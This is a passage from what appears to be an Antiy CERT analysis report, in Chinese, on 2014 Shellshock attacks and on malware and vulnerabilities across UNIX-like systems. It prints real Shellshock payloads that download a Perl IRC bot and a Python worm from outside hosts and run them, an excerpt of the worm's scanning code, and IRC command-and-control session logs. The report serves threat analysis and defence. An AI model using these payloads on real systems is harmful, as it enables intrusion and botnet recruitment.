- 接下来就是本次“破壳”漏洞分析过的文件，安天 CERT 于 2014 年 9 月 28 日捕获首次攻击，攻击载体 regular.bot，该文件新增下载 perl 脚本、64 位 elf 文件并执行，还添加了自动更新。

- 在发布了“破壳”漏洞相关分析报告后，2014 年 10 月 7 日，安天 CERT 再次发现 http://stablehost.us/bots/regular.bot 文件被更新了，这次更新后，文件中命令非常简洁，只是下载 a.c 编译并执行，与之前“破壳”漏洞相关分析报告中的 BOT 相同，只是本次修改了服务器地址为：x.secureshellz.net。


由上述一系列的持续更新来看，该僵尸网络是一个运作已久的组织所管理，最早可能要追溯到 2012 年或更早；该组织采取的 regular.bot 文件是一个攻击载体，攻击者可以根据各种漏洞迅速修改定制，能够很快的利用最新的漏洞传播发展僵尸网络。

4.2 新捕获的另一个 IRCBOT 攻击

2014 年 10 月 9 日安天 VDS 又捕获到一个新的利用“破壳”漏洞进行攻击的事件，攻击者下载一个 perl 脚本到目标机器运行。

```
() { :;}; /bin/bash -c "cd /var/tmp ; rm -rf j* ; wget http://89.33.193.10/jiw ; lwp-download http://89.33.193.10/jiw ; curl -O /var/tmp/jiw http://89.33.193.10/jiw ; perl /var/tmp/jiw ; rm -rf *jiw"
```

Perl 脚本的路径在 http://89.33.193.10/jiw，对应的域名为 kiprosmarket.in，该目录下还有 http://89.33.193.10/ji、http://89.33.193.10/ju、http://89.33.193.10/j 三个文件，这四个文件都是 perl 脚本编写的 bot 程序，四者只是在服务器 IP 和端口有差异，其他代码完全一致，下图是部分代码截图。



四个脚本差异对比：

表 4-2 脚本差异对比

脚本路径	脚本内 IRC 服务器地址	IRC Name
http://89.33.193.10/jiw	199.114.220.147	#gnu
http://89.33.193.10/ji	64.235.56.228	#gnu
http://89.33.193.10/ju	64.235.56.228	#bot
http://89.33.193.10/j	64.235.56.228	#gnu

安天 CERT 针对两个 IRC 服务器进行了连接尝试，相关操作如下：

1) 下载这些脚本并尝试连接 IRC 服务器，其中只有一个 IP 地址能够连接。

```
* 正在连接到 199.114.220.147 (8443)
-
-Unreal.conf- *** Looking up your hostname...
-
-Unreal.conf- *** Couldn't resolve your hostname; using your IP address instead
-
|GNU| Nickname is already in use.
-
Welcome to the XpowerHost IRC Network gnu!GNU@61.180.252.136
Your host is Unreal.conf, running version Unreal3.2.10.4
This server was created Sat Oct 4 2014 at 07:28:45 EDT
Unreal.conf Unreal3.2.10.4 iowghraAsORTVSxNCWqBzvdHtGpI lvhopsmntikrRcaqOALQbSeIKVfMCuzNTGjZ
```

```
NICK |GNU|
USER GNU "" "199.114.220.147" :|GNU|
:Unreal.conf NOTICE AUTH :*** Looking up your hostname...
:Unreal.conf NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address
instead
:Unreal.conf 433 * |GNU| :Nickname is already in use.
NICK gnu
PING :E1F7252D
PONG :E1F7252D
:Unreal.conf 001 gnu :Welcome to the XpowerHost IRC Network gnu!GNU@61.180.252.136
:Unreal.conf 002 gnu :Your host is Unreal.conf, running version Unreal3.2.10.4
:Unreal.conf 003 gnu :This server was created Sat Oct 4 2014 at 07:28:45 EDT
:Unreal.conf 004 gnu Unreal.conf Unreal3.2.10.4 iowghraAsORTVSxNCWqBzvdHtGpI
```

2) 连接后通过 list 命令发现此 IRC 通道中有三个房间。以连接#gnu 房间为例，当时连接数是 380。

```
#gnu                    380  [+sntu]
#p                      170  [+ntu]
#x                      170  [+mnt]
```

3) 过一段时间后针对房间进行刷新，新增了一个连接，可判断该攻击仍在继续。

```
#gnu                    381  [+sntu]
#p                      172  [+ntu]
#x                      172  [+mnt]
```

4) 通过 IRC 命令查询部分主机信息，其中大部分主机于 10 月 7 日连接，可判断此次攻击发起时间是 2014 年 10 月 7 日或更早。

```
|GNU|101678 标记为 GNU@C71F2E01.2167C83.6B8C5BE3.IP * Linux 2.6.32-042stab092.3
|GNU|101678 正在 #p #x #gnu
|GNU|101678 在使用 Unreal.conf Welcome To the Power
|GNU|101678 目前已闲置 4hrs 44mins 31secs, 此人于 Tue Oct 07 19:05:33 登陆此服务器
|GNU|101678 End of /WHOIS list.
-
|GNU|1322 标记为 GNU@bot-B1935C2C.de * Linux 2.6.26-2-686
|GNU|1322 正在 #p #x #gnu
|GNU|1322 在使用 Unreal.conf Welcome To the Power
|GNU|1322 目前已闲置 4hrs 46mins 20secs, 此人于 Tue Oct 07 19:05:34 登陆此服务器
|GNU|1322 End of /WHOIS list.
-
|GNU|178123 标记为 GNU@bot-E748587F.dedicated.turbodns.co.uk * Linux 2.6.24-30-server
|GNU|178123 正在 #p #x #gnu
|GNU|178123 在使用 Unreal.conf Welcome To the Power
|GNU|178123 目前已闲置 4hrs 46mins 49secs, 此人于 Tue Oct 07 19:05:33 登陆此服务器
|GNU|178123 End of /WHOIS list.
```

虽然“破壳”漏洞已经公开了数日，且官方也已经发布了更新补丁，但是通过新捕获的攻击事件来看，利用此漏洞进行的攻击并没有停止，且在一段时间内利用此漏洞进行攻击的活动会非常活跃。

4.3 新捕获的蠕虫攻击

在第三章的表 3-1 中，第一个数据包摘要信息搭载的攻击载荷便是一个典型的 python 蠕虫。

```
: () { :;}; /usr/bin/wget --tries=1 --timeout=5 -O /tmp/wwtmp.py http://web5.mooo.com/wwpy.jpg?125.27.246.90&&/usr/bin/python /tmp/wwtmp.py
```

结合下面列出蠕虫的部分关键的代码进行说明：

1) 此蠕虫开启多个线程进行网络扫描；

2) 扫描中随机分配待扫描 IP；

3) 当攻击成功后将自身从网络下载并执行；

4) 此蠕虫没有下载过多的恶意代码，而是将攻击成功（存在此漏洞）的 IP 传回到 WEB 端进行保存，以待攻击者进行二次利用。

```
#!/usr/bin/python
...
def testfunc(arg1,arg2):
...
        ip1 = random.randint(1,254)
        ip2 = random.randint(0,255)
        ip3 = random.randint(0,255)
        ip4 = random.randint(0,255)
        ip="%d.%d.%d.%d" %(ip1,ip2,ip3,ip4)
...
        ag="() { :;}; /usr/bin/wget --tries=1 --timeout=5 -O /tmp/wwtmp.py http://web5.mooo.com/wwpy.jpg?%s&&/usr/bin/python /tmp/wwtmp.py" %(ip)
        bg="() { :;}; /usr/bin/python /tmp/wwtmp.py"

        try:
            req=urllib2.Request(u[0])
            urllib2.urlopen(req, timeout = 5)
...
          else:
            for j in range(1,11):
                try:
                    req=urllib2.Request(u[j])
                    req.add_header('User-Agent', ag)
                    urllib2.urlopen(req, timeout = 5)
                except:
                    continue
...
for i in range(1, 20):
    thread.start_new_thread(testfunc,(0,0))

while 1:
    sleep(10000)
```

5 类 UNIX 系统的恶意代码现状

“破壳”漏洞的广泛影响，在于 GNU Bash 的广泛分布。GNU Bash 在完全兼容 Bourne Shell 的基础上功能又有所增强，包含了 C Shell 和 Korn Shell 中很多优点，在编辑接口上更灵活，在用户界面上更友好。因其为开源程序且有诸多 Shell 的长处，所以 Bash 成为 Linux 的默认 Shell，同时也被应用于大多数的类 UNIX 操作系统中。

而类 UNIX 系统的自同一个原点展开，一脉相承的特点，导致了同一个漏洞影响到多个操作系统的问题出现。Ken Thompson 等大师在上世纪 60 年代末开启了 UNIX 系统创世之旅，而这一种子今天已经成长为一个庞大的操作系统家族，这个家族被称为类 UNIX 操作系统。

维基百科对“类 UNIX”描述为：指各种 UNIX 的派生系统，比如 FreeBSD、OpenBSD、Solaris 等，以及各种与传统 UNIX 类似的系统，例如 Minix、Linux、QNX 等。它们虽然有的是自由软件，有的是私有软件，但都相当程度地继承了原始 UNIX 的特性，有许多相似处，并且都在一定程度上遵守 POSIX 规范。[7]类 UNIX 的具体发展可见图 5-1。值得一提的是 Android 和 IOS 也有类 UNIX 家族的基因血统。




图 5-1 UNIX 操作系统进化史

类 UNIX 和 Windows 孰优孰劣一直是被长久争论的话题，而从其原点来看，Windows 以个人用户为起点，基本达成了对桌面系统的统治，因此以便利、友好而著称，并在引入了 DEC 的经验后，开始向服务器系统演进；而 UNIX 系统显然初始是为小型机、服务器所设计，但过去若干年也开始向桌面扩展，并靠 Andorid 和 IOS 的崛起统治了智能终端。与 Windows 操作系统是商业闭源系统不同的是，类 UNIX 系统中有大量免费开源的操作系统，这也使得开源社区众多，各种发行版本百家争鸣、百花齐放。这些开源项目也为中国发展国产操作系统提供了最基本的基础。

5.1 类 UNIX 在不同领域的应用

随着类 UNIX 系统的快速发展，各发行版本的不断推出，已经广泛应用到嵌入式设备及社会的各个领域，图 5-2 展示出了类 UNIX 在各个不同的领域所发挥的作用。




图 5-2 基于类 UNIX 系统的应用

5.2 类 UNIX 安全漏洞统计

由于类 UNIX 系统家族谱系非常复杂，大量的分支目前事实上已经名存实亡，因此也没有得到安全研究者更多的关注，其没有真正经历完整严苛的攻防意义上的代码检验，其漏洞数量并不能真正反映其系统的安全情况。在类 UNIX 阵营，具有分析意义的主要还是 Linux，以及在此基础上衍生的 Android 这样的宠儿。

我们在此前文献中提供了表 5-1，我们统计了 Linux 内核漏洞、主要发行版漏洞，并以类 UNIX 的另一分支 FreeBSD 作为对比，从这里也可以看出由于 Linux 系统的特点，漏洞分布既可能是内核漏洞，亦可能是发行版漏洞。但同时发行版也存在着冷热不均的情况，比如 Redhat Linux 有更多漏洞的原因。可能与其使用广泛，演进较快有关，而一些其他比较冷清的发行版分支漏洞较少，可能只是因为他们没有被关注。

表 5-1 Linux 内核主要发行版本与 FreeBSD 对比情况

数据来源：根据 CVE Details (www.cvedetails.com)数据统计

时间	Linux Kernel	Redhat Linux	Gentoo	Ubuntu	Debian	Suse	FreeBSD
2000	7	48	0	0	16	18	27
2001	22	49	0	0	33	21	35
2002	16	23	0	0	8	9	29
2003	19	37	4	0	10	4	13
2004	58	48	46	5	21	33	15
2005	109	99	79	44	52	83	16
2006	94	11	3	9	12	9	27
2007	76	38	8	5	12	10	6
2008	76	36	7	3	26	4	14
2009	112	17	0	8	10	1	11
2010	153	40	0	1	6	1	8
2011	145	35	6	3	5	1	10
2012	71	44	4	0	11	0	6
2013	172	191	4	1	17	2	12
2014	35	71	0	3	12	5	2

对比 Linux 和 Windows 的安全情况，是很多人比较热衷的，我们也可以形成如图 5-3，但正如之前的因素，这种统计可能无法表明任何问题。




图 5-3　2000-2013 年 Linux 与 Windows 漏洞数量对比

数据来源：根据 CVE Details (www.cvedetails.com)数据统计

5.3　类 UNIX 恶意代码统计

“破壳”漏洞荡起的涟漪也间接说明了攻击者的变通性与手段之快，在漏洞的载荷中不仅仅包含了 ELF 文件，而且还包括了各种源码级恶意代码：C、Perl、Python、Bash 等，有的可以利用类 Unix 系统丰富的脚本支持环境执行，有的投放上去之后编译，充分利用平台的环境，达到最佳的效果。能够达到源码级传播与执行的效果是因为攻击者因平台而改变，类 UNIX 提供了这样的条件。

攻击者倾向于攻击用户量大的主流类 UNIX 操作系统，表 5-2 列出了 Linux、UNIX、OSX、AndroidOS、IphoneOS 五个主流平台上的恶意代码家族数量。每个家族又都可能对应若干乃至大量的变种。但这种统计中是以不同平台的二进制代码为统计标准的，因为很多脚本具有跨平台的特点，难以算入某个操作系统的名下。

表 5-2 类 UNIX 主流操作系统恶意代码家族统计

类 UNIX 主流操作系统	家族数量
Linux	631
AndroidOS	742
IphoneOS	16
OSX	173
Unix	109

下面以类 UNIX 中的 Linux 操作系统为例进行恶意代码的分类家族统计，截止到目前为止 Linux 平台的家族总数：631 个，变种总数：2202 个，恶意代码类别主要为以下几类：

- Worm： 蠕虫
- Virus： 感染式病毒
- Trojan： 木马
- HackTool： 黑客工具
- SpyWare： 间谍软件*
- RiskWare： 风险软件

此处的间谍软件并非是指有“间谍行为”的软件，而是指一些可能在潜伏系统进行一些低风险侵害的软件，可以说是广告件和色情件等的统称。其类似于部分厂商所使用的 PUA（Potentially Unwanted Application）这一分类。

图 5-4 中展示出各类别所占比情况，木马占比最高为 65%，木马中攻击行为包括但不限于远控、下载、DoS、Flooder、代理、投放、窃取密码。蠕虫占比 4%，主要分为 IRC 蠕虫、邮件蠕虫、网络蠕虫等。风险软件占比排名第二，主要是因为 Linux 中存在大量开源的可被攻击者利用的正常软件，攻击者可借助这些正常软件的组合达到其攻击、扫描等目的。




图 5-4 Linux 平台恶意代码家族的分类统计

5.4 类 UNIX 常有的威胁举例

UNIX 系统是系统攻防的鼻祖系统，我们今天看到的大量威胁，都可以在早期 UNIX 系统攻防中找到原点，因此类 UNIX 除了在漏洞、恶意代码方面的威胁外，还存在访问控制、本地提权等威胁，图 5-5 列举了类 UNIX 系统及应用常见的安全威胁。




图 5-5 类 UNIX 下的安全威胁

5.5 类 UNIX 系统的一些安全事件案例

类 UNIX 系统的安全威胁历史悠久，也不胜枚举，但对很多普通用户，并不是一个非常了解的领域，因此我们整理了一些典型的案例。

以 Linux 恶意代码为例，Staog[19][20]是 Linux 系统下的第一个恶意代码，据维基百科介绍：Staog 是于 1996 年被发现，出自 VLAD 组织，以汇编语言编写，感染 ELF 文件，尝试获取 root 权限。随后不断有 Linux 恶意代码被发现，例如 Bliss 病毒[21]、Tuxissa 病毒[22]、Badbunny 病毒[23]、HandThief、Operation Windigo 等。下面列举了一些以典型漏洞和网络地下经济的重要侵害场景为例的安全事件。

5.5.1 典型漏洞 - Heartbleed 漏洞

2014 年 4 月 7 日，OpenSSL 漏洞（Heartbleed，译为“心脏出血”）被曝光，CVE 编号为 CVE-2014-0160，该漏洞会导致内存越界，攻击者可以远程读取存在漏洞版本的 OpenSSL 服务器内存中 64K 的数据，这些数据可能是内存中的用户名、密码、个人相关信息以及服务器的证书等私密信息。漏洞详情请见：《Heartbleed

漏洞（CVE-2014-0160）FAQ》[18]。Heartbleed 是一个典型的类 UNIX 系统应用漏洞，在出现时被业内称为 3 年来最严重的安全漏洞。

5.5.2 典型漏洞 - OpenOffice 漏洞

OpenOffice[24]是非常流行的办公室软件套件，其被广泛应用于 Linux、MacOS X、Solaris 等操作系统平台上，表 5-3 列出了不同年份所公布的 OpenOffice 的漏洞情况。

表 5-3 OpenOffice 漏洞信息

CVE(CAN) ID	漏洞说明
CAN-2005-0941	OpenOffice 的 StgCompObjStream::Load()函数中存在安全漏洞。
CVE-2006-3117	OpenOffice 处理畸形 XML 文件时存在漏洞，本地或远程攻击者可以利用此漏洞造成堆溢出导致执行任意指令。
CVE-2007-2834	OpenOffice 组件的 TIFF 解析代码在解析 TIFF 目录项的某些标签时,导致分配不充分的缓冲区，而这又会触发堆溢出。
CVE-2009-2949 CVE-2009-2950 CVE-2009-3301 CVE-2009-3302	LZW 解压 GIF 文件内容时存在堆溢出。 解析 XPM 文件时存在可导致堆溢出的整数溢出。 解析 Word 文档中的 sprmTDefTable 和 sprmTSetBrc 表格属性时存在整数溢出和堆溢出漏洞。
CVE-2010-2936	Impress 在处理输入文档中的多边形和过滤文件的词典属性项的方式存在可导致堆溢出的整数截尾错误。
CVE-2013-2189	处理畸形 DOC 文件内的 PLCF 数据会造成内存破坏，导致拒绝服务。

5.5.3 典型漏洞 - LibTIFF 漏洞

LibTIFF[25]是可以在 Linux、Unix 等多种平台上编译的开源代码，是一个用来读写标签图像文件格式（简写为 TIFF）的库。表 5-4 列出了不同年份所公布的 LibTIFF 的漏洞情况。

表 5-4 LibTIFF 漏洞信息

CVE(CAN) ID	漏洞说明
CVE-2009-2347	其中 tiff2rgba 工具所使用的 cvt_whole_image 函数和 rgb2ycbcr 工具所使用的 tiffcvt 函数没有正确地验证图形的宽度和高度，在使用宽度和高度值计算 raster 缓冲区大小时可能出现最终可导致堆溢出的整数溢出漏洞。

CVE-2010-1411	LibTIFF 库的 FAX3 解码器中的 Fax3SetupState()函数在解析畸形 TIFF 文件时存在最终可导致堆溢出的整数溢出漏洞。
CVE-2011-0192	在解码 CCITT Group 4 压缩的 TIFF 图形时 LibTIFF/tif_fax3.h 的"EXPAND2D()"宏中的边界错误，可被利用通过特制的 TIFF 图形造成堆缓冲区溢出。
CVE-2012-5581	LibTIFF 在处理 DOTRANGE 标签时存在栈缓冲区溢出漏洞。
CVE-2013-1960	LibTIFF 的工具 tiff2pdf 在函数 tp_process_jpeg_strip()的实现上存在栈缓冲区溢出漏洞。

5.5.4 网络地下经济 - Hand of Thief

Hand of Thief[26][27]恶意软件在 2013 年被 RSA 分析并公布，其为一个俄罗斯网络地下经济组织所运作，此恶意代码至少支持 15 个不同的 Linux 桌面发行版（例如：Ubuntu、Fedora、Debian 等），是较为典型的基于 Linux 平台的网银木马。此恶意软件运行后如图 5-6 与图 5-7 所示，在 2013 年 8 月份左右在地下经济社区售价$ 2,000 美元。

图 5-6 Hand of Thief 程序




图 5-7 Hand of Thief 程序

5.5.5 网络地下经济 - Operation Windigo 事件

Operation Windigo[28][29]事件影响超过 50 万台计算机以及 2.5 万台服务器，受影响的系统包括 Linux、FreeBSD、OpenBSD、OSX、Windows(Cygwin)，具体 Operation Windigo 事件时间线见图 5-8 所示。以下对 Operation Windigo 事件所利用的恶意代码进行简要说明：

- Trojan[Backdoor]/Linux.Ebury 功能：窃取 openssl 凭证，控制服务
- Trojan[Backdoor]/Linux.Cdorked, 功能：Http 传输重定向
- Trojan/Linux.Onimki DNS 功能：劫持
- Trojan/Perl.Calfbot 功能：发送邮件(C&C)

